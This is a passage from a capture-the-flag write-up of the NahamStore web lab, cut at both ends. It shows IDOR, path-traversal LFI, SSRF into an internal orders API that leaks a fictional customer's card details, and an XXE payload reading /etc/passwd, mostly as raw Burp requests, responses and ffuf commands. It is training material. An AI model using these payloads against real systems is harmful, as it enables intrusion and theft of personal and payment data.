
Change id to 3



Order id does not match the user_id




what=order&id=3%26user_id=3




Display pdf data belonging to user id 3


8. LFI




Open image New Tab



<http://nahamstore.thm/product/picture/?file=c10fc8ea58cb0caef1edbc0949337ff1.jpg>



<http://nahamstore.thm/product/picture/?file=../../../../../../../../../../../../lfi/flag.txt>



{7ef60e74b711f4c3a1fdf5a131ebf863}

9. SSRF

[Docs](#) [Kali Forums](#) [Kali NetHunter](#) [Exploit-DB](#) [Google Hacking DB](#) [OffSec](#) [Cyber Academy Indon...](#) [GTF0Bins](#) [CyberChef](#)

NahamStore

Home Returns Account ▾

Hoodie + Tee



Hoodie + Tee
\$25.00

Hack all the things with this awesome hoodie and t-shirt combination!

Press Check Stock

Request
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 40
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=9fa539abf7a42a0d0f6b3755682a927; session=60292a67a056cd80a0d873fee2abb3d
14
15 product_id=1&server=stock.nahamstore.thm

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 09 Jul 2025 08:41:50 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=60292a67a056cd80a0d873fee2abb3d; expires=Wed, 09-Jul-2025 09:41:50 GMT; Max-Age=3600; path=/
7 Content-Length: 41
8
9 [{"id":1,"name":"Hoodie + Tee","stock":563}]

Request to stock.nahamstore.thm server

Request
1 POST /stockcheck HTTP/1.1
2 Host: nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 60
10 Origin: http://nahamstore.thm
11 Connection: close
12 Referer: http://nahamstore.thm/product?id=1
13 Cookie: token=9fa539abf7a42a0d0f6b3755682a927; session=60292a67a056cd80a0d873fee2abb3d
14
15 product_id=1&server=stock.nahamstore.thm@api.nahamstore.thm

Response
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 09 Jul 2025 08:52:14 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=60292a67a056cd80a0d873fee2abb3d; expires=Wed, 09-Jul-2025 09:52:04 GMT; Max-Age=3600; path=/
7 Content-Length: 0
8
9

In the question, they said about an API so let us use the subdomain.

Payload:

[product_id=1&server=stock.nahamstore.thm@api.nahamstore.thm#](#)

Send Intruder, Wordlist:

/usr/share/wordlists/seclists/Discovery/DNS/n0kovo_subdomains.txt

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /stockcheck HTTP/1.1			1 HTTP/1.1 200 OK			
2 Host: nahamstore.thm			2 Server: nginx/1.14.0 (Ubuntu)			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3 Date: Wed, 09 Jul 2025 09:10:23 GMT			
4 Accept: */*			4 Content-Type: text/html; charset=UTF-8			
5 Accept-Language: en-US,en;q=0.5			5 Connection: close			
6 Accept-Encoding: gzip, deflate, br			6 Set-Cookie: session=60292a67a056cd80e08873fee2ab6bd, expires=Wed, 09-Jul-2025 10:10:23 GMT; Max-Age=3600; path=			
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8			7 Content-Length: 65			
8 X-Requested-With: XMLHttpRequest			8			
9 Content-Length: 65			9 {"server":"internal.api.nahamstore.com","endpoints":["/orders"]}			
10 Origin: http://nahamstore.thm						
11 Connection: close						
12 Referer: http://nahamstore.thm/product?id=1						
13 Cookie: token=3fa939abf7a42a0b0f60376662a027; session=60292a67a056cd80e08873fee2ab6bd						
14						
15 product_id=1&server=stock.nahamstore.thm@internal.api.nahamstore.thm						

Payload: product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm#

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /stockcheck HTTP/1.1			1 HTTP/1.1 200 OK			
2 Host: nahamstore.thm			2 Server: nginx/1.14.0 (Ubuntu)			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3 Date: Wed, 09 Jul 2025 09:11:21 GMT			
4 Accept: */*			4 Content-Type: text/html; charset=UTF-8			
5 Accept-Language: en-US,en;q=0.5			5 Connection: close			
6 Accept-Encoding: gzip, deflate, br			6 Set-Cookie: session=60292a67a056cd80e08873fee2ab6bd, expires=Wed, 09-Jul-2025 10:11:21 GMT; Max-Age=3600; path=			
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8			7 Content-Length: 295			
8 X-Requested-With: XMLHttpRequest			8			
9 Content-Length: 76			9 [{"id":"48bc3176426d49f524a0d4437a05a","endpoint":"/orders/48bc3176426d49f524a0d4437a05a","id":"5ae19241b4b55a360e677fdd9084c21c","endpoint":"/orders/5ae19241b4b55a360e677fdd9084c21c","id":"70ac2133c8043fcea701884f4ef5ba","endpoint":"/orders/70ac2133c8043fcea701884f4ef5ba"}]			
10 Origin: http://nahamstore.thm						
11 Connection: close						
12 Referer: http://nahamstore.thm/product?id=1						
13 Cookie: token=3fa939abf7a42a0b0f60376662a027; session=60292a67a056cd80e08873fee2ab6bd						
14						
15 product_id=1&server=stock.nahamstore.thm@internal.api.nahamstore.thm/orders#						

Payload: product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders#

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
1 POST /stockcheck HTTP/1.1			1 HTTP/1.1 200 OK			
2 Host: nahamstore.thm			2 Server: nginx/1.14.0 (Ubuntu)			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			3 Date: Wed, 09 Jul 2025 09:12:59 GMT			
4 Accept: */*			4 Content-Type: text/html; charset=UTF-8			
5 Accept-Language: en-US,en;q=0.5			5 Connection: close			
6 Accept-Encoding: gzip, deflate, br			6 Set-Cookie: session=60292a67a056cd80e08873fee2ab6bd, expires=Wed, 09-Jul-2025 10:12:59 GMT; Max-Age=3600; path=			
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8			7 Content-Length: 879			
8 X-Requested-With: XMLHttpRequest			8			
9 Content-Length: 109			9 [{"id":"5ae19241b4b55a360e677fdd9084c21c","customer":{"id":"2","name":"Jimmy Jones","email":"jd.jones1997@yahoo.com","tel":"+501-392-5473","address":{"line_1":"3999 Clay Link Road","city":"Englewood","state":"Colorado","zipcode":"80112"},"items":[{"name":"Bottle + Tee","cost":125.00}],"payment":{"type":"MasterCard","number":"52190216302622131","expires":"11/2023","CV2":"723"}}]			
10 Origin: http://nahamstore.thm						
11 Connection: close						
12 Referer: http://nahamstore.thm/product?id=1						
13 Cookie: token=3fa939abf7a42a0b0f60376662a027; session=60292a67a056cd80e08873fee2ab6bd						
14						
15 product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/5ae19241b4b55a360e677fdd9084c21c#						

Payload: product_id=1&server=stock.nahamstore.thm@internal-api.nahamstore.thm/orders/5ae19241b4b55a360e677fdd9084c21c#


The application has an SSRF vulnerability, see how you can exploit it to view an API that shouldn't be available.

Credit Card Number for Jimmy Jones


5190216301622131

10. XXE

Case 1:



<http://stock.nahamstore.thm/product>



<http://stock.nahamstore.thm/product/1>



Traffic on Burp Suite -> Send to Repeater



The screenshot shows the Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The request is a POST to /product/1 with a Content-Type of application/x-www-form-urlencoded. The response is a 401 Unauthorized status from the server, indicating that the request is not authenticated.

```
Request
Pretty Raw Hex
1 POST /product/1 HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 0
11
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 09 Jul 2025 14:28:37 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 26
7
8 [
9   "Missing header X-Token"
10 ]
```

Change Method GET to POST




The screenshot shows the Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The request is a POST to /product/1 with an X-Token header set to 1234. The response is a 401 Unauthorized status from the server, indicating that the token is invalid.

```
Request
Pretty Raw Hex
1 POST /product/1 HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 0
11 X-Token: 1234
12
13

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 09 Jul 2025 14:30:01 GMT
4 Content-Type: application/json
5 Connection: close
6 Content-Length: 27
7
8 [
9   "X-Token 1234 is invalid"
10 ]
```

X-Token is invalid



The screenshot shows a terminal window running the ffuf command to fuzz the X-Token parameter. The output shows the fuzzing process, including the wordlist used, the URL, and the results of the fuzzing, which found a valid token '1234'.

```
(root@kali) ~/home/kali
# ffuf -w /usr/share/wordlists/seclists/Fuzzing/extensions-skipfish.fuzz.txt -u http://stock.nahamstore.thm/product/1?FUZZ -fs 41

v1.5.0-dev

:: Method      : GET
:: URL         : http://stock.nahamstore.thm/product/1?FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Fuzzing/extensions-skipfish.fuzz.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405,500
:: Filter      : Response size: 41

xml [Status: 200, Size: 88, Words: 4, Lines: 3, Duration: 330ms]
:: Progress: [93/93] :: Job [1/1] :: 58 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
```

Search for parameter names (xml) :

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/extensions-skipfish.fuzz.txt -u http://stock.nahamstore.thm/product/1?FUZZ -fs 41
```

Press enter or click to view image in full size

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /product/1?xml HTTP/1.1 2 Host: stock.nahamstore.tha 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 116 11 X-Token: 1234 12 13 <?xml version="1.0" encoding="UTF-8"?> 14 <stockCheck> 15 <productId> 16 123 17 </productId> 18 </stockCheck> </pre>			<pre> 1 HTTP/1.1 400 Bad Request 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Wed, 09 Jul 2025 14:38:51 GMT 4 Content-Type: application/xml; charset=utf-8 5 Connection: close 6 Content-Length: 71 7 8 <?xml version="1.0"?> 9 <data> 10 <error> 11 X-Token not supplied 12 </error> 13 </data> </pre>			

X-Token not supplied

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 POST /product/1?xml HTTP/1.1 2 Host: stock.nahamstore.tha 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 Content-Type: application/x-www-form-urlencoded 10 Content-Length: 129 11 X-Token: 1234 12 13 <?xml version="1.0"?> 14 <!DOCTYPE root [<ENTITY test SYSTEM 'file:///etc/passwd'>]> 15 <root> 16 <X-Token> 17 &test; 18 </X-Token> 19 </root> </pre>			<pre> 1 HTTP/1.1 401 Unauthorized 2 Server: nginx/1.14.0 (Ubuntu) 3 Date: Wed, 09 Jul 2025 14:42:31 GMT 4 Content-Type: application/xml; charset=utf-8 5 Connection: close 6 Content-Length: 1302 7 8 <?xml version="1.0"?> 9 <data> 10 <error> 11 X-Token root:x:0:0:root:/root:/bin/bash 12 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin 13 bin:x:2:2:bin:/usr/sbin/nologin 14 sys:x:3:3:sys:/dev:/usr/sbin/nologin 15 sync:x:4:65534:sync:/bin:/bin/sync 16 games:x:5:60:games:/usr/games:/usr/sbin/nologin 17 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin 18 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin 